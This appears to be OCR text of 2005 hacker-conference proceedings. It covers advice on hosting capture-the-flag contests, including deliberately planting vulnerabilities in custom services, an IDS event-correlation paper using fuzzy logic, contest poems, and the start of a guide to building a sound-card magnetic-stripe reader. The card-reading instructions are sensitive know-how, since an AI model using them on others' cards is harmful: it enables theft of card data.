


Fig. 1. An example network layout, using a central VPN-node

Although the term "hacking challenge" implies a certain absence of regulated behavior, it is commonly accepted that even during this sort of event some basic etiquette has to be kept. Since CTFs are quite new, there is yet no elaborated set of rules. Instead, every host chooses to adapt rules from former exercises and creates new ones. Still, some common basics exist: the most important rule is that destructive behavior, be it due to unsophisticated denial of service attacks, or wiping essential system files on other teams' servers, is forbidden. The same applies to intentional support of other teams. Since a CTF usually allows a larger number of teams, it's common that multiple teams from e.g. a single university take part. Thus it has to be avoided that cooperation of these teams lead to unfair advantages. Automated tools that work around security issues, like e.g. stack protection mechanisms, without fixing the cause of a vulnerability are banned from most challenges. Finally, it is strictly forbidden for the participants to filter requests in order to block queries from the other teams and accept queries from the gameserver.

Of course, it is difficult, if not impossible, to enforce the above rules, if the teams are distributed over different continents. Thus a team usually has to assign a person that is not actively playing as a local referee. Additionally all traffic is logged to allow in-depth investigations of possible incidents later on[2]. To make filtering of queries more difficult, the traffic is sometimes anonymized on the IP-layer. But then, care has to be taken to keep a good QoS of the network: it has happened that the central router was not able to keep up with the participants and the network broke down for large periods of the exercise.

[2] The traffic logs can also be used as training data for for forensic classes.

Having understood the impact and organized all of the issues in this section, the main work of hosting a hacking challenge starts: choosing and creating vulnerable services.

3 Vulnerable Services

The most difficult part in hosting a CTF is to choose or create a set of vulnerable services. Unfortunately it is also the most crucial part. If the weaknesses are too difficult to find and exploit, then the participants will soon get tired of looking for them and loose interest. As such it is important to have some vulnerabilities that are obvious, simple to fix, and trivial to exploit. After these bugs are inserted, the host can start thinking about hiding the next security issues deeper in the code. In some recent CTFs it happened that there were some services left without analysis by any team because of the degree of difficulty. This should be avoided because it is an unnecessary waste of the organizer's and participants' time and resources. Additionally, it can be regularly seen that some teams can't fix even rather simple bugs, such that (unfortunately!) there is likely in any CTF a chance to exploit other teams' services even hours after the start of the exercise.

An easy way to provide some services, is a setup consisting of ordinary out-of-the-box software, like e.g. Apache or Samba. To make exploitation feasible, older versions are preferred – it makes no sense asking teams to come up with zero-day exploits. An excellent choice of software can also be found in some freeware collections of e.g. webbased guestbooks, where the work of unskilled programmers is distributed. On the other hand, there is a huge drawback with this approach, since there are often some exploits for this kind of software in the wild that can be found with Google or in similar databases. This raises the risk that players will not analyze the code themselves or look for innovative methods to defend their servers; instead they tend to compile the latest version and look for existing exploits in the WWW. Especially the latter is definitely something that should not be encouraged by CTFs.

The second best thing to do, is to take existing software and deliberately insert vulnerabilities to make exploitation easier. But even well hidden bugs can be trivially detected by comparing the modified program with the original source or binary. To avoid this, all appearances of a program's real name and version have to be changed. A task that can get very fast tedious and if some clues remain, will be in vain.

A solution that circumvents all of this problems and is commonly adapted throughout major CTFs is, to write custom services from scratch. To make services exploreable and exploitable by other teams and the gameserver, they are in some way connected to the network and listen for input. Note that *custom* does not necessarily refer to custom network protocols, but rather to the implementation. Although widely known standards like POP3, HTTP and SMTP are preferred, sometimes arbitrary new protocols can be encountered, as well as cross-overs.

3.1 Cookbook for Custom Services

Designing a custom service for a CTF is probably more kind of an art than real programming due to the didactical aspects that have to be integrated. Before starting to code, the programmer should have a clear idea on the type of the service, i.e. he has to decide upon the network protocols, the kind of vulnerabilities that will be included and the programming languages used.

Unless the participants are supposed to learn a new programming language under pressure, it is recommended to stick with widely known languages. Most CTFs have at least some parts that make use of PHP, Perl, C, and SQL. A reverse engineering challenge is always included, too. Commonly used are also Bash and Python, to a lesser extend Java and C++. There weren't yet services written in Basic, Pascal, or Mono, although the latter might be an interesting choice for upcoming events. Whatever the choice is, the creator of a service needs to have a very good understanding of the programming language's structure and possible vulnerabilities.

The service should be designed, not only with the interfaces in mind, but also must have a natural way of working with flags, i.e. storing and retrieving confidential data. This can be accomplished by extending a network protocol to include new commands for the gameserver, or install backdoors in the code that can not be exploited by the players. But in general it is recommended to stick with the normal behavior of a service, e.g. if the service is a mail-server, the flags should be stored by SMTP and retrieved by POP3, instead of connecting to the server with a SSH-shell and leaving a flag in an undocumented location.

Up to now, not a single line of code was needed to be written, but if the above issues have been integrated into an overall design, coding can start. It is a recommendation to first code a flawless version of the service that is well documented and understood. For a CTF that lasts six hours, a service should have between 500 and 2500 lines of code. The complexity should not exceed the level than can be accomplished by a single average participant within the given duration of the exercise.

When the clean version is finished, the time has come to spin-off the vulnerable version. The main reason for this being late in the process is, that only this way, the programmer of the service can be sure to control the way, the service will get exploited. Otherwise there might be some ways to break it, that weren't foreseen. As already discussed in Section 3, there should always be some easy to spot vulnerabilities included. To raise the degree of difficulty, atypical vulnerabilities can be inserted, where appropriate, e.g. shell code injection in C programs.

The main purpose of each planted vulnerability is to give "unauthorized" access to the stored flags. Depending on the rules of the specific exercise, it should be avoided that this access can be used to destroy flags. Otherwise a team might start collecting flags and destroy them afterwards, such that the other teams can't collect them anymore. In any case it must be avoided that a vulnerability in one service can be used to read the flags from another service. If so, the fact should be taken into account for the scoring. The worst thing to happen is that

a team easily reaches administration privileges on another team server, thus being capable to read all flags at will and destroy whatever they like. Thus the operation system on the servers should be as secure as possible, separating the vulnerable services from each other and protecting the basic functionality.

The last few items on the check list for a custom service include writing a module for the gameserver, such that the flags can be set and retrieved for the scoring system. Some testing in the final environment is obligatory, while example exploits for the intentional vulnerabilities are optional.

4 Common pitfalls

This section will, in no specific order, touch further issues that should be kept in mind.

If the contest is done remotely and the services are distributed in an image of a virtual machine, care has to be taken that the image will boot correctly and that all participants, possibly being from other countries, can work on it. Such, the timezone should be set to UTC, the keyboard layout set to US, and automatic hard disk-checks at startup should be disabled.

In general, the most likely cause for a drop-out of the exercise are hardware failures, directly followed by software failures of untested setups. Organizers should always have some spare hardware during the contest, which is ready configured for hot-swapping. The same applies to a lesser degree for each team's router and server, whereas workstations are not critical.

Depending on the amount of advertisement that has been done for the service (if any), there will be some teams that are incapable of connecting to the VPN or didn't understood the rules properly. Prepare a policy how to deal with these in advance and firmly stick with it during the CTF. The same applies to violation of given rules. Bear in mind that, whatever any rules might be, they are fair as long as they treat all participants and all of them equal. Good experiences have been made, to publish detailed rules in advance, such that there are no misunderstandings.

Finally, all side channel attacks on flags and the scoring system have to be avoided. That is, e.g. flags should under no circumstances be computable or follow some scheme that can be broken.

More information can be found on the web-pages of those who host CTFs on a regular basis:

CTF UCSB http://www.cs.ucsb.edu/ vigna/CTF/
CIPHER http://www-i4.informatik.rwth-aachen.de/˜ lexi/cipher/
op3n http://www.ito.tu-darmstadt.de/edu/ctf/da.op3n(2005)/
Italian CTF http://idea.sec.dico.unimi.it/ctf/index.it.html

Intrusion Detection Systems

Elevated to the Next Level

Alien8, Matthias Petermann

Intrusion Detection Systems Elevated to the Next Level

Frank Becker, Matthias Petermann

December 4, 2005

1 Introduction

The name "Intrusion Detection System (IDS)" suggests one to get something that deployed in a network alarms you in case of an attack. Systems that also try to block those attacks are known as Intrusion Prevention Systems (IPS). The magic of deciding what is an attack and what is normal is left most of the time to single sensors matching traffic patterns or observing system activity. One who has operated such a system knows what he gets. Sometimes it works quite well, often it fails for several reason.

Those times, systems in a larger local network or on the Internet are permanently threatened by attacks of all kinds. So called "Internet-Worms" exploit vulnerabilities of applications or operating systems and use their capabilities to infect further systems in the network. Some of them include functionalities of Trojan horses or bots - they run hidden in the background and observe the user while he is working. They collect private or confidential data and post it to someone somewhere in the Net. In the meantime, the attacker has already got full control of the system. Just a normal day: Someone doing his business on your machine. Spreading Spam, DDOSing web servers, collecting passwords, or preventing you from playing the non-licenced MP3 via root-kits.

Not to mention that manual attacks are the great danger, actually.

Protecting systems and networks first has to be done on the system itself. Another layer are systems such as packet filters, application layer gateways, virus filters and so on. They do a good job - but are far from being perfect. Especially when it comes to zero day exploits the virus scanner cannot do anything. In fact, there is no effective protection if you are stuck to the requirement of the one operating system or application.

In sensitive environments there is at least a big need to recognise that an attack has happened at all. Only then it is possible to isolate infected systems, evaluate the damage and take measures against the origin.

Intrusion Detection Systems help to recognise evidences of attacks, give a hint of the origin and the destination of the attacker, and also help evaluate the incidents. They only can be efficient if several IDS techniques are combined together to give a picture of what has happened or to alarm of a certain event or combination of events. Further a decent number of distributed sensors are the only way to detect distributed attacks the spreading of worms and such patterns in large environments such as company networks.

2 IDS Technologies

There are two classes of IDS - network based IDS (NIDS) and host based IDS (HIDS). While NIDS aim to analyse the data crossing the network, HIDS reside on the hosts and keep track of every suspect occurrences. In the Open Source world there do exist many interesting projects that cover one of those technologies, each.

2.1 Snort

A well-known NIDS is Snort[1]. Snort is a so-called Packet-Sniffer. That means it analyses all IP packets that pass a specified network-interface. The analysis serves in two passes.

In the first part Snort uses pre-processors to detect anomalies on packet level, that includes the ability to detect port scans, manipulated packets

[1] http://www.snort.org

and denial of service attacks. There exists also a patch which makes use of the free ClamAV[2] virus scanner, so viruses can be detected just in time they got downloaded from the web.

The second pass depends on a special preprocessor - the stream-pre-processor, whose purpose is to reassemble packets to their original order in tcp-streams or known udp-protocols. They become directed to a pattern matching engine where they become investigated for known attack patterns and signatures of defective code, for example buffer overflows, exploits, worm signatures and so on. The signatures can be verbalised as a set of rules. Beside the chance to create own rules they can be got from third parties, for example the Bleedingsnort[3] project or from commercial suppliers like Sourcefire[4].

Newer versions of Snort are also able to interact with the Netfilter implementation of the Linux kernel in a way to let it work as an Intrusion Prevention System (IPS). This feature is called the inline-mode.

2.2 NetFlow

Beside the investigation of packet's content it is also interesting to know in which quantities packets flew between hosts at a particular time.

With a focus on getting statistic information of network utilisation the NetFlow protocol was invented by Cisco. The products which initially were built around this protocol provide traffic accounting services. The measure unit for NetFlow accounting is a flow, which is defined as a description of a packet flow from one host to another. The corresponding flow record contains information about source IP, target IP, source port, target port, flags, payload and the connection time.

A common implementation of NetFlow consists of two components. The one which is responsible for gathering the flow records out of the packet flow is called the flow-probe. Typical flow-probes export the gathered flow records from time to time though UDP packets to so-called NetFlow collectors, which are the other part of the implementation. These collectors receive the flow records and store them - for example in a database - for further proceedings.

While some active network components still have built-in flow-probe-functionality, on Linux systems one can use special software like fprobe[5] to extend any system with flow-probe capabilities. You will also find some free tools for the counterpart, for example the flow-tools[6].

IDSs can take benefit of NetFlow especially for detecting anomalies in network utilisation. Imagine a office department with working hours fixed to the daytime. It would be very suspicious if there would be large amounts of network traffic at night.

2.3 System log files

Thinking about host based IDS the first thought should be that there are a lot of log files, for instance on Unix systems. They run a centralised syslog service where almost every service (web server, mail server, ...) can connect to and dump its log data - difficult to manipulate afterwards in order to wipe out tracks of an attack.

By parsing the collected log files one can get information for example about:

- Failed login attempts
- Successful logins
- Access to web- and mail-services
- Firewall logs (blocked/accepted packets)
- Changes of the system configuration
- Creation of new user accounts

2.4 File fingerprinting

Another host based technology is file fingerprinting. When it comes to a successful intrusion, it is important to keep track of possible manipulations of system files. This can be achieved by building a cryptographic hash (fingerprint) over the content of each file and store them on a secure place. To check for modifications one has only to proceed a repeated hashing cycle and compare the hashes with the original ones.

With Samhain[7] you can get a quite powerful file integrity checker. Beside modifications of the file's content it is able to recognise:

- Changing file access rights

[2] http://www.clamav.net
[3] http://www.bleedingsnort.org
[4] http://www.sourcefire.com
[5] http://fprobe.sourceforge.net
[6] http://www.splintered.net/sw/flow-tools/
[7] http://la-samhna.de/samhain/

- Changing file owner / group
- Creation of new files
- Deletion of files

2.5 Syscall monitoring

On Unix based systems every library call - for example reading from a file - raises a couple of system calls to the kernel. The idea behind syscall monitoring is to keep track on syscalls and log anomalies. So it would be possible to detect:

- Opening, reading and writing files
- Opening of network sockets
- Forking new processes
- Execution of files

Systrace[8] is an implementation of a security layer for syscalls which was originally developed for OpenBSD[9]. Today it is also included in the NetBSD[10] base system and available as a kernel patch for Linux.

Systrace contains a kernel interface and user space tools to enforce free definable syscall policies on a per-user/per-process level. Processes that violate their policy during execution were logged.

For instance, it makes sense to enable Systrace for a web server and define a policy that denies that the server is able to open the system's password file. Even a completely misconfigured server would not be able to access the file, because it would be forbidden on kernel level. Also in case of a buffer overflow which would break the security constraints at application level, it could not read the file. Instead the policy manager makes a log entry for this event.

2.6 Virtual honeypots

A very valuable resource for IDS are honeypots. Honeypots are dedicated systems with potential vulnerable software installations. Their only purpose is to act as a trap for attackers.

Because functionality of this systems is not part of the daily business, every access to them is potentially suspicious. For example, mounting a file share on such a system, or trying to send mail through it. Running honeypots can help while studying the behaviour of attackers and serve as a supplement to emphase alerts from other IDSs.

As it is not really efficient to maintain separate machines just for this purpose it is useful to virtualise them. A project that provides a virtual honeypot software is honeyd[11]. Honeyd runs on most common Unix-like operating systems and is able to emulate a complete network environment, including routers and their latency. The virtual hosts are highly configurable by own scripts. Access to one of the hosts can be instantly logged.

3 Current problems

The introduced software systems are not designed to work together. Beginning with the circumstance that each of them uses a different format for log output, there is no tool to analyse the collected information from different IDSs at a common place.

For example, if a worm hits a network part it often does not affect just one IDS. When it uses a buffer overflow to spread itself, the buffer overflow would possibly be detected by a NIDS. If the worm changes a file on infected systems, this would be detected by a HIDS. Many different IDS could be triggered by the attack. While spreading around the network, such a worm produces a lot of events on different IDSs which all log to different places. The quantity of events quickly increases to a point where no human administrator would be ever able to separate the important from the less important, or even recognise a coherence in between them.

4 Guide to a solution

For an ideal solution we define three main goals:

1. A standardised data format
2. Centralised data storage
3. A common analysis tool

4.1 A standardised data format

Each of the IDSs stores its data in its own format. There is no generalisation. NIDSs provide quite different data than HIDSs, and as different are their data formats.

[8] http://www.citi.umich.edu/u/provos/systrace/
[9] http://www.openbsd.org
[10] http://www.netbsd.org
[11] http://www.citi.umich.edu/u/provos/honeyd

For centralised storage and analysis the first requirement is to normalise the different formats to a common one. The Internet Engineering Task Force (IETF) if working on a very promising approach of an universal data format for IDSs. It is called the Intrusion Detection Message Exchange Format (IDMEF[12]). Currently the draft undergoes an evaluation and has a good prospect to become declared as a RFC.

In technical sense IDMEF stands for an object oriented data format which consists of extensible classes. The current draft suggests the implementation in XML.

4.2 Centralised data storage

To enable centralised analysis it is essential to hold all the necessary data at one centralised place. This can be achieved by providing a framework - consisting of a centralised storage and an common interface for existing IDSs.

Prelude-IDS[13] is such a framework. It is called a "hybrid IDS" because it can utilise all the introduced IDSs as sensors for putting their events in a common database, using the IDMEF. The events were sent out to a special server process, the Prelude-Manager, through a SSL encrypted and authenticated connection. Some of the sensors - for example Snort and Samhain - already include direct library support for the Prelude-IDS. Others that only report to Syslog, can be imported by a special sensor called Prelude-LML. This sensor is able to read any kind of log file and parse it by Perl compatible regular expressions. The extracted values can be mapped to IDMEF. Prelude-LML is highly configurable and fits for many cases. For special needs which cannot be fulfilled by Prelude-LML, there are also excellent C-, Python- and Perl-Bindings to include Prelude's functionality into other sensors.

4.3 A common analysis tool

Prelude-IDS includes PreWikka which is a web-based IDS-console. With PreWikka one can browse all the events reported by the connected IDSs, put filters on them and perform basic inspection tasks.

[12] http://www.ietf.org/internet-draft/draft-ietf-idwg-idmef-xml-14.txt
[13] http://www.prelude-ids.org




Figure 1: Simple correlation with logical conjunction - successful

5 An approach for correlation

With Prelude-IDS all events are available on a single place. Since PreWikka lacks correlation the main problem remains - when it comes to a large quantity of reported events no human can handle them at all. All the single events give no reliable information if there was really an attack or whether they are just an accumulation of random events with no relationship to each other.

So we decided to implement a rule-based correlation module. The purpose of such a module is to combine related events to an incident. This leads to a strong mitigation of the information the administrator has to evaluate.

5.1 Basics of correlation

Relationships between separate events can be expressed by a set of rules. A very simple correlation approach could be the inspection of a particular time window with the assumption that a specified set of events appear together. If that assumption would be fulfilled, the events become an incident.

A demonstrative way to show the flaws of such a system is to take a typical pattern how a simple Internet worm could act:

1. Worm sends out frequently broadcast pings from an infected host to the network
2. Worm attacks answering hosts with a Buffer Overflow
3. Worm changes a file on each newly infected host




Figure 2: Simple correlation with logical conjunction - failed




Figure 3: Events with assigned affiliation functions

Assuming that the whole process would take 10 seconds a matching rule can be constructed. It would consist of a logical AND-conjunction of the event "ICMP Ping", "Buffer Overflow" and "File Change".

As shown on Figure 1 that would work fine for the exact order of events within the expected time window. The big flaw would be exposed if one of the events runs a little bit out of the time window (Figure 2). Even when the behaviour of a worm is well-known and carefully described in the rule, divergences can happen as a result of load differences or network latency. As the rule uses logical conjunctions there are only the states "true" and "false". If one event is missed, the whole rule would lead to a sharp, wrong decision - in this case "false" which means the system would not detect the attack.

To avoid short wrong decisions a fine grained rating system must be introduced. A look at modern cybernetics opens a promising prospect to fuzzy logic which allows to utilise such a fine grained rating.

5.2 Fuzzy technologies

Fuzzy technologies were often associated with the term fuzzy logic[14] which is the most popular application for them. The basic principles of fuzzy logic are the set theory and the logic. The set theory deals with the conjunction of sets and the logic deals with the conjunction of conclusions. A special form of the logic is the Boolean algebra. Conclusions in Boolean algebra can only adopt two states - either true or false. The same applies on the resulting set which can be described by a two-valued affiliation function.

To achieve a smooth transition instead of using only two states the two-valued affiliation function has to be replaced by a continuous one. This function builds the foundation for the so called fuzzy set. A fuzzy set is defined by the ordered pair $(X, \mu M)$. X represents the basic set and μM is the continuous affiliation function. The affiliation function maps the set X to the interval $[0, 1]$ and shows how much the resulting value belongs to the fuzzy set.

5.3 Applying fuzzy technologies to IDSs

Goal of using fuzzy technologies in IDSs is to provide a facility to program smooth rule sets for unsharp detection of related events.

Therefore every type of event which is expected to be related to a certain incident will be assigned to an affiliation function. As the events are lined up on some kind of time bar the value of the function at the particular time stamp where it occurs expresses how much the event belongs to the supposed incident.

Employable affiliation functions have a definition range in between the real numbers and a value range in the interval $[0, 1]$. A few examples you can see in Figure 4.

The practical proceedings are quite different from the formerly introduced logical conjunction based approach. Since values of the affiliation

[14] http://en.wikipedia.org/wiki/Fuzzy_logic




Figure 4: Examples of affiliation functions

functions depend on time there must be defined a special point in time which acts as relation point for the rule. A good choice for such a point is a critical event. In our example this would be the event "File Change". Further, the rule must describe types of events that could belong to that event and how likely it is affected by it.

In the example shown before there was a buffer overflow detected before the file has changed. Assuming, practical experiences had lead to the conclusion that this particular worm changes the file in-between 5 seconds after the buffer overflow, one can construct a related rule (see Figure 3). To avoid misinterpretation if the buffer overflow occurred slightly earlier or later, the buffer overflow gets assigned a affiliation function that slowly fades away - for example the Gauss function.

Nearly the same thing has to be done for the event "ICMP Ping". Since Pings are not as unusual as most of the critical events it is not practical to measure it on one single occurrence. So additionally one could deploy a count function which measures the frequency of the occurrence of the single "ICMP Ping" events and calculates a single value of them.

At the end we get a value in the interval $[0, 1]$ for each type of events addressed by the rule. It expresses the grade of affiliation of the occurred event to the incident.

To get a common result for this single values we can use the point-conclusion operator from the likelihood theory. So the single values only need to be multiplied with each other. The result is again a value in the interval $[0, 1]$ which can be used as an indicator for the likelihood the requested attack (incident) has happened.

5.4 Results and prospects

The fuzzy based correlation engine enables one to program large rule sets for known attack schemes. It also has the ability to show a little bit artificial intelligence when rules were programmed unsharp enough to cover generic attack patterns.

The output of the correlation engine can be used to feed analysers or trigger instant messaging systems. Also, the techniques of neural networks could help to tune the parameters of the affiliation functions or rating the final result.

6 Acronyms

HDNAS Hybrid Distributed Network Analysis System

HIDS Host based Intrusion Detection System

IDMEF Intrusion Detection Message Exchange Format

IDS Intrusion Detection System

IETF Internet Engineerung Task Force

IPS Intrusion Prevention System

NIDS Network based Intrusion Detection System

RFC Request For Comments

Lyrical I

Abschluss des CCC-Poesie-Wettbewerbs

Henriette Fiebig, Jens Ohlig, Martin Haase

Lyrical I

Von September bis Anfang Dezember 2005 veranstaltete der CCC den Poesie-Wettbewerb "Lyrical I". Alle Gedichte mit Bezug zu CCC-Themen waren willkommen. Wir stellen hier ein paar der eingesendeten Beiträge vor.

At the border one Mr. Maras
Was told that he couldn't pass
Without giving his print
But of those he was skint:
He forgot them at home in a glass.

Tina

[poem]
01010010 01000110
01001001 01000100
00100000 01110011
01110101 01100011
01101011 01110011
[/poem]

zorn

heller monitor
leuchtend in dem schwarzen raum
ist geborgenheit

elliot pank

Max Braun

Kongressgedicht

Wenn Hacker in die Hauptstadt strömen,
um chaotisch dem Kongress zu frönen,
manchmal auch die Fenster blinken,
in der Zeit zum Glühwein trinken.

Wenn der Club erst in Bewegung,
zeigt das Netz so manche Regung,
Türen klinken Nacht für Nacht,
Admin um den Schlaf gebracht.

Viele Seiten ändern ihr Gesicht,
die einen freiwillig, die anderen nicht.
Trotz neuem Pass und Überwachungsfrust,
handelt - Verantwortungsbewusst!

STephan 'ST' Kambor

Da war mal der Musik-Fan Miles,
der hörte gern Audio-Files.
Drum lud er sie munter
vom Internet runter.
Doch "gingen" die nicht, grösstenteils.

Klaus Schedlberger

(Als diese Zusammenstellung entstand, war der Wettbewerb noch nicht beendet. Es handelt sich also bei den abgedruckten Gedichten nicht zwangsläufig um die Gewinner. Diese stehen auf: http://www.ccc.de/lyrical_i/)

Magnetic Stripe Technology

Joseph Battaglia

Magnetic Stripe Reading

Joseph Battaglia
sephail@sephail.net http://www.sephail.net

Originally appearing in *2600 Magazine*, Spring 2005

Introduction

Good magnetic stripe readers are hard to come by. Most are expensive, only capable of reading one or two tracks, and have inconvenient interfaces. In this article I will describe the process of making an extremely cheap, simple, and reliable single-track reader from parts that are readily available. We will be interfacing the reader to the microphone input of a sound card, which is very convenient for use with most laptops and desktops.

I will not be discussing the theory and concepts of magnetic stripe technology and the assumption is made that you are somewhat familiar with the topic. For a simplistic overview of magnetic stripe technology that is easy to read and understand, I recommend that you read the classic article "Card-O-Rama: Magnetic Stripe Technology and Beyond" by Count Zero, which can be found quickly by doing a web search for keywords in the title.

Materials

Below is a list of materials you'll need to construct the reader.

- Magnetic head
  Magnetic heads are extremely common. Discarded cassette tape players contain magnetic heads of almost the exact size needed (the small difference won't matter for our application). Simply obtain a discarded cassette tape player and remove the magnetic head without damaging it. These heads are usually secured with one or two screws which can be useful when building the reader, so don't discard them.
- 3.5mm mono phone plug (with 2-conductor wire)
  You can find this on a discarded monaural earphone or in an electronics store.
- Soldering iron with solder

Optional:

- Wood (or other sturdy material) base to mount magnetic head
- Ruler or other straight edge to slide cards on

Construction

The actual hardware design is incredibly simple. The interface consists of simply connecting the output of the magnetic head directly to the mic input of a sound card. Solder the wire connecting the 3.5mm mono phone plug (base and tip) to the leads of the magnetic stripe head. Polarity does not matter.

I recommend that you mount the head in a way that makes it easy to swipe a card over it with a constant velocity. This is where your custom hardware ingenuity comes in. Mount a ruler (or other straight edge) perpendicular to the magnetic head, with the reading solenoid (usually visible as a

black rectangle on the head) at the correct distance from the base for the corresponding track. Track 1 starts at 0.223" from the bottom of the card, Track 2 starts at 0.333", and Track 3 starts at 0.443".

Alternatively, you can purchase a surplus reader with no interface (i.e., scrapped or with a cheap TTL interface) and follow the same instructions with the exception that the magnetic head will already be mounted. Most surplus readers come preset to Track 2, although it is usually a simple hardware mod to move it to the track you'd like to read. This will save you the trouble of building a custom swiping mechanism and will also improve the reliability of the reads. There are surplus readers that can be purchased for less than $10 US at various online merchants.

Software

In this project, the software does all the heavy lifting. The "dab" utility included in this article takes the raw DSP data from your sound card, decodes the FSK (frequency shift keying - a.k.a. Atkin Biphase) modulation from the magnetic stripe, and outputs the binary data. Additionally, you can decode the binary data using the "dmsb" utility to output the ASCII characters and perform an LRC check to verify the integrity of the data, provided that the stripe conforms to the specifications described in ISO 7811, 7813, and optionally ISO 4909 (for the uncommon Track 3). Becoming familiar with these specifications will help you understand the contents of the magnetic stripe when viewing the decoded data.

The provided software is more proof-of-concept than production code, and should be treated as such. That said, it does its job well. It is open source and released under the MIT license. Feel free to contribute.

Requirements

- Linux (or the desire to port to another operating system)
- A configured 16-bit sound card
- Access to the /dev/dsp device
- libsndfile

Note that "dab" can also take input from any audio file supported by libsndfile. However, it must be a clean sample that starts at the beginning of the file. This is useful to eliminate the requirement of a sound card and allow samples to be recorded from another device (e.g., an MP3 player/recorder) and decoded at another time.

Obtaining

dab.c (v0.7)- Decode Atkin Biphase

dmsb.c (v0.1)- Decode (standard) Magnetic Stripe Binary

Code is available from the Code Listing appendices and http://www.sephail.net/articles/magstripe

Compiling

Edit any configuration #defines near the top of the dab.c file and proceed to compile the source with the following commands:

```
cc dab.c -o dab -lsndfile
cc dmsb.c -o dmsb
```

Usage


```
Usage: dab [OPTIONS]

  -a,  --auto-thres   Set auto-thres percentage
                      (default: 30)
  -d,  --device       Device to read audio data from
                      (default: /dev/dsp)
  -f,  --file         File to read audio data from
                      (use instead of -d)
  -h,  --help         Print help information
  -m,  --max-level    Shows the maximum level
                      (use to determine threshold)
  -s,  --silent       No verbose messages
  -t,  --threshold    Set silence threshold
                      (default: automatic detect)
  -v,  --version      Print version information

Usage: dmsb [OPTIONS]

  -V,  --verbose      Verbose messages

  -h,  --help         Print help information
  -v,  --version      Print version information

dmsb will wait on stdin for raw magnetic stripe data (string of 0s and 1s
followed by a newline) and print the decoded data to stdout.
```

Be sure that the mic is set as the recording device for your sound card (using a utility such as aumix or your preferred mixer). Standard usage on the command line with the hardware interfaced directly to the sound card (mic in) will be as follows with standard cards:

